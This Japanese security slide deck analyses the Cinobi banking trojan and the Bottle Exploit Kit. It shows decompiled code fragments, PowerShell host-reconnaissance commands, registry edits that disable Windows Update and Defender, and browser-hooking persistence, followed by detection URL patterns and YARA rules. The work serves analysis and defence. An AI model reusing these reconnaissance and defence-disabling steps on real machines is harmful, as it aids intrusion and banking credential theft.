push    [ebp+arg_0_prgramarg_filepath]
push    [ebp+var_8_mainmodule_func]
push    0
push    0
call    createThread
```

Stage2のバイナリ中にエンコードされたシェルコードが埋め込まれている

xorデコード

CreateThread()でシェルコードを実行

Stage2 - Version 1

感染端末の情報窃取

- Windowsのバージョン番号、UACに関する設定、フォルダの作成可否等を調査し、C&Cサーバーに送信している。

```
  collect_computername_systemdrivename(a1_dst + 16);
  *(_DWORD *)(a1_dst + 56) = (unsigned __int8)getNtVersionNumber();
  result = a1_dst;
  if ( *(_DWORD *)(a1_dst + 56) >= 4u )
  {
    v4 = is_admin(a2);
    *(_DWORD *)(a1_dst + 40) = v4;
    v6 = get_regval(0x80000002, (int)v10, (int)v8, a2);// arg2:SOFTWAQRE\Microsoft\Windows\CurrentVersion\Policies\System
                                                       // arg3:ConsentPromptBehaviorAdmin
    v7 = get_regval(0x80000002, (int)v10, (int)v9, a2);// arg2: SOFTWAQRE\Microsoft\Windows\CurrentVersion\Policies\System
                                                       // arg3: PromptOnSecureDesktop
    if ( !v6 && !v7 )
      *(_DWORD *)(a1_dst + 44) = 1;
    (*(void (__stdcall **)(__int16 *, char *, int))(a2 + 343))(v5, v3, 260);// GetEnvironmentVariableW("PUBLIC")
    (*(void (__stdcall **)(char *, __int16 *))(a2 + 195))(v3, v11);// PathAppendW
    if ( (*(int (__stdcall **)(char *, _DWORD))(a2 + 347))(v3, 0) == 1 )// CreateDirectory("%public%\wamp")
      *(_DWORD *)(a1_dst + 48) = 1;
    (*(void (__stdcall **)(char *))(a2 + 303))(v3);// RemoveDirectory("%public%\wamp")
    result = is_x64();
    *(_DWORD *)(a1_dst + 52) = (unsigned __int8)result;
  }
  return result;
}
```

Stage2 - Version 1

Stage3, Stage4のダウンロード

- Stage3: %TEMP%¥<random>¥<random>¥A<random>.dll
- Stage4: %TEMP%¥<random>¥<random>¥C<random>.dll

Stage3の実行

コマンド: rundll32.exe %TEMP%¥<random>¥<random>¥C<random>.dll, dSVbw1PM %TEMP%¥<random>¥<random>¥C<random>.dll

Stage2 - Difference between versions

シェルコードのデコード

- Ver.2でエンコードされたシェルコードが別ファイルに分割された。
- シェルコードを実行する関数がCreateThread()から EnumUILanguagesA()に変更された。

感染端末の情報窃取

- Ver.2では追加で情報が窃取される。

Stage3, Stage4のダウンロード

- Ver.2では追加で別のファイルがダウンロードされる。

Stage2 - Version 2

感染端末の情報窃取

- Ver.1で窃取した情報に加えて、下記のPowerShellコードを実行していた。
  - powershell.exe /c Get-WmiObject Win32_ComputerSystemProduct | Select-Object UUID
  - powershell.exe /c Get-WmiObject Win32_bios | Select-Object SerialNumber
  - powershell.exe /c Get-WmiObject Win32_PhysicalMedia | Select-Object SerialNumber

Stage2 - Version 2


Stage3, Stage4のダウンロード

- .txtという拡張子のファイルにエンコードされたシェルコードが含まれる。
- Dで始まるバイナリは、対応するシェルコードが2種類存在する。
- 64BitのStage4はVersion2から実際の攻撃で利用されるようになったと推測される。

〇: 観測済みの検体　△: ダウンロードする処理は存在するが、観測できていない検体
× : ダウンロードする処理が存在しない検体

ファイルパス	Ver.1	Ver.2	説明
%TEMP%¥<random>¥<random>¥A<random>.dll	〇	〇	(32bit)Stage4
%TEMP%¥<random>¥<random>¥B<random>.dll	△	〇	(64bit)Stage4
%TEMP%¥<random>¥<random>¥C<random>.dll	〇	〇	Stage3
%TEMP%¥<random>¥<random>¥D<random>.dll	△	△	不明
%TEMP%¥<random>¥<random>¥i.txt	×	〇	Stage3のエンコードされたメインモジュール
%TEMP%¥<random>¥<random>¥xo.txt	×	△	D<random>.dllの実行時に引数として指定される
%TEMP%¥<random>¥<random>¥xn.txt	×	△	D<random>.dllの実行時に引数として指定される


Infection Chain



Stage3 - Version 1

Stage4の永続化

- WSCInstallProviderAndChains()を用いて、
  感染端末上の全32bitプロセスが呼び出したWSAStartup()に処理を永続的に追加する。
- 感染端末に永続的に追加される処理は、
  WSCInstallProviderAndChains()の第2引数に指定される、
  実行形式のファイルに定義されている。
- Stage4はWSCInstallProviderAndChains()の第2引数に指定される。



WSAStartup()に追加される処理が
実装されているDllファイル(Stage4)

NTT Security

Stage3のその他機能一覧

- Stage3のバイナリ中にXORエンコードされたシェルコードが含まれており、
  そのシェルコードをデコードし、実行する。
- (Stage4の永続化のため)Print Spoolerという印刷関連のサービスの自動起動を有効にする。
- %TEMP%配下にあるCinobi関連のファイルを%PUBLIC%にコピーし、
  %TEMP%配下のファイルを削除する。
- %PUBLIC%フォルダにコピーしたTORを起動する。
- Windows UpdateやWindows Defenderに関連する設定を無効にする。
  - 下記のレジストリーを削除
    - *SYSTEM¥CurrentControlSet¥Services¥UsoSvc*
    - *SYSTEM¥CurrentControlSet¥Services¥wuauserv*
    - *SYSTEM¥CurrentControlSet¥Services¥WaasMedicSvc*
    - *SYSTEM¥CurrentControlSet¥Services¥SecurityHealthService*
  - 下記のレジストリー設定を変更
    - パス: *SOFTWARE¥Policies¥Microsoft¥Windows Defender*
    - キー: *DisableAntiSpyware*
    - 値: *1*
- 処理完了後に感染端末を再起動する。

Stage3 - Difference between versions

シェルコードのデコード

- Ver.2でエンコードされたシェルコードが別ファイルに分割された。

再起動処理

- Ver.2では感染端末を再起動処理が削除されている。

Stage4の永続化

- Ver.2で64bitに対応した。

Stage3 - Version 2


Stage4の永続化

- 32bitと64bitの両方に対応した関数を使用している。
  - 32bit版のStage4: %PUBLIC%¥<random>¥<random>A<random>.dll
  - 64bit版のStage4: %PUBLIC%¥<random>¥<random>B<random>.dll

```
lea     rax, [rsp+598h+arg1_dst]
mov     [rsp+598h+var_570], rax
mov     [rsp+598h+var_578], 0
lea     r9, [rsp+598h+var540_lspName] ; fyimceyt
mov     r8, [rsp+598h+arg1_providerDllPath32] ; %PUBLIC%\<random>\A<random>.dll:32bit用
mov     rdx, [rsp+598h+arg2_providerDllPath] ; %PUBLIC%\<random>\B<random>.dll:64bit用
lea     rcx, [rsp+598h+var18_created_UUID]
mov     rax, [rsp+598h+var_518]
call    qword ptr [rax+232h] ; ws2_32.WSCInstallProviderAndChains64_32
mov     [rsp+598h+var_548], eax
cmp     [rsp+598h+var_548], 0
```

WSCInstallProviderAndChains64_32()

Infection Chain



Stage4 - Version 1

Stage4の概要


- 感染端末上の32bitプロセスがWSAStartup()を呼び出す度に実行される。
- Stage1-3と同様、主要な機能はXORでエンコードされたシェルコードに実装されている。
- 大きく２つのモジュールに分けることができる。
  - Stage4A: browserの送信データを窃取するモジュール
  - Stage4B: 窃取したデータをC&Cサーバーに送信するモジュール
- 実行されたプロセスのファイル名に従って、実行されるモジュールが異なる。

プロセスのファイル名	実行されるモジュール
firefox.exe	Stage4A
iexplorer.exe	Stage4A
chrome.exe	Stage4A
spoolsv.exe (PrintSpoolerという印刷関連のサービス)	Stage4B
lsass.exe	Stage4B
上記以外	特に処理は行われない


通信に関連する関数のフック

- 通信に関連する関数を書き換えて、関数にフックを掛ける。

Fig.) 関数書き換え前後のHttpSendRequestW()の先頭部分のコード



関数書き換え前



関数書き換え後

NTT Security

ブラウザの通信データをファイルに保存

- HttpSendRequestA, HttpSendRequestWの引数から
  URLやPOSTデータ(HttpSendRequestの第4引数)等を窃取し、ファイルに保存する。
- ファイルに保存されるデータはRC4で暗号化される。

Fig.) ファイルに保存されるデータの構造





Fig.) ファイルに保存されるデータの例

Hex												ASCII
40	23	21	25	D2	83	57	A2	70	E7	0D	C7	@#!%Ò.W¢pç.ÇK/§ú
2E	8F	58	85	01	21	00	13	00	08	00	00	..X..!.....htt
70	3A	2F	2F	77	77	77	2E	65	78	61	6D	p://www.example.
63	6F	6D	2F	69	6E	64	65	78	2E	68	74	com/index.htm120
32	31	2D	30	31	2D	30	33	20	32	33	3A	21-01-03 23:59:0
34	74	65	73	74	64	61	74	61	00	00	00	4testdata.....

ブラウザの通信データをファイルに保存

- 特定の金融機関のサイトにアクセスした場合のみ、通信データを保存する。
- 金融機関はどれも日本国内の金融機関であった。



金融機関のサイトのドメインリストが
記載されたファイルで、
RC4で暗号化されている(※1)

金融機関のサイトのドメインリスト

(※1)「zeyzriul」はランダムな文字列で、毎回変わります。

NTT Security

Stage4Bの機能一覧

- Stage4Aが窃取したブラウザの通信データをC&Cサーバーに送信する。
- 通信先のC&Cサーバー(Onionドメイン)を更新する。
- 起動されていない場合、TORを起動する。
- Firefoxの設定ファイルに下記の設定を行う。
  - user_pref("network.http.spdy.enabled", false)
  - user_pref("network.http.spdy.enabled.http2", false)

  } spdy関連の設定の無効化

  - user_pref("app.update.auto", false)

  } 自動アップデートの無効化
- Google Chromeに関連する下記の処理を行う。
  - Google Chromeの自動アップデートを無効にする。
  - 古いバージョンのGoogle Chromeのインストーラーをダウンロードする。
- Windows Updateのサービスを停止する。

Stage4 - Difference between versions

Stage4の64bit対応

- Ver.1では32bitのみであったが、
  Ver.2では32bitだけでなく、64bitのブラウザからも情報を窃取できるようになった。
- Ver.2の64bit版のStage4はChromeには対応しておらず、
  Internet Explorer及びFirefoxに対応している。

Defense

NTT Security

ネットワーク上での検知

- Bottle Exploit KitのURLパターン
  - /conn.phpのパラメータ
    - 攻撃対象であるかチェックする通信
    - *Shellcode*による通信

```
<!-- Version 1 -->
/conn.php
?callback=?
&data1=10
&data2=0
&data3=18
&callback=JSONP_1576064065500
```

```
<!-- Version 2 -->
/conn.php
?callback=?
&data1=11
&data2=IE32
&data3=OS32
&callback=JSONP_1606045995195
```

```
<!-- Post-exploit Traffic -->
/conn.php?ge=1
```

NTT Security

端末上での挙動による検知

- Bottle Exploit KitのShellcodeによる挙動
  - %TEMP%ディレクトリに対するファイル書き込み
    - *svchost.exe*、*a.dll*、*1.txt*

- Cinobiによる挙動
  - %TEMP%や%PUBLIC%ディレクトリに対するファイル書き込み
    - *<random>*ディレクトリ以下の*taskhost.exe*、*1.exe*、*1.zip*、*torrc*、*Tor¥tor.exe*
  - CinobiがTORをダウンロードする挙動
    - *svchost.exe*あるいは*rundll32.exe*から*archive.torproject.org*に対する通信

Yara Rule

NTT Security

Cinobi v1

```
$hex_v1_1 = { 00 48 c6 05 }
$hex_v1_2 = { 00 51 c6 05 }
$hex_v1_3 = { 00 6d c6 05 }
$hex_v1_4 = { 00 3a c6 05 }
$hex_v1_5 = { 00 79 c6 05 }
$hex_v1_6 = { 00 44 c6 05 }
$hex_v1_7 = { 00 5c c6 05 }
$hex_v1_8 = { 00 6f c6 05 }
```

Cinobi v2

```
$hex_v2_1 = { 10 48 c6 05 }
$hex_v2_2 = { 10 51 c6 05 }
$hex_v2_3 = { 10 6d c6 05 }
$hex_v2_4 = { 10 3a c6 05 }
$hex_v2_5 = { 10 79 c6 05 }
$hex_v2_6 = { 10 44 c6 05 }
$hex_v2_7 = { 10 5c c6 05 }
$hex_v2_8 = { 10 6f c6 05 }
```

Yara Rule

NTT Security

Rich Header

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	477ae81e	536e6144	DanS				
84	Checksumed pa...	1414895a	0	0				
88	Checksumed pa...	1414895a	0	0				
8C	Checksumed pa...	1414895a	0	0				
90	Comp ID	1414895314bf1441	900ab9d1b	40219.171.9	Utc1600_CPP	40219	9	Visual Studio 2010 10.00
98	Comp ID	14148952148a1441	8009e9d1b	40219.158.8	Masm1000	40219	8	Visual Studio 2010 10.00
A0	Comp ID	1414896d14be1441	3700aa9d1b	40219.170.55	Utc1600_C	40219	55	Visual Studio 2010 10.00
A8	Comp ID	141489591487f153	300937809	30729.147.3	Implib900	30729	3	Visual Studio 2008 09.00
B0	Comp ID	141489641415895a	3e00010000	0.1.62	Import0	0	62	Visual Studio
B8	Comp ID	1414895b14bb1441	100af9d1b	40219.175.1	Utc1600_LTCG_CPP	40219	1	Visual Studio 2010 10.00
C0	Comp ID	1414895b148f1441	1009b9d1b	40219.155.1	Export1000	40219	1	Visual Studio 2010 10.00
C8	Comp ID	1414895b14891441	1009d9d1b	40219.157.1	Linker1000	40219	1	Visual Studio 2010 10.00
D0	Rich ID	68636952		Rich				
D4	Checksum	1414895a		1414895a				

```
pe.rich_signature.version(40219) and pe.rich_signature.toolid(171)
pe.rich_signature.version(40219) and pe.rich_signature.toolid(158)
pe.rich_signature.version(40219) and pe.rich_signature.toolid(170)
pe.rich_signature.version(30729) and pe.rich_signature.toolid(147)
pe.rich_signature.version(0)     and pe.rich_signature.toolid(1)
pe.rich_signature.version(40219) and pe.rich_signature.toolid(175)
pe.rich_signature.version(40219) and pe.rich_signature.toolid(157)
```

Attribution

フィッシングキャンペーンとの関連性

- 2019年4月頃、ゆうちょ銀行を模したWebサイトからCinobi v1が配布
  - www.bank-japanpostpo[.]jp
  - www.bank-japanpost[.]com
  - www.jp-bamk[.]jp
  - www.jp-bank.japanp0st[.]jp
  - www.jp-bank.japampost[.]jp

- 関連付けられたIPアドレスや登録情報が一部のフィッシングキャンペーンと一致
  - 金融機関を装ったフィッシングについて - tike blog
    - *https://tike.hatenablog.com/entry/2019/12/28/234925*

グループA

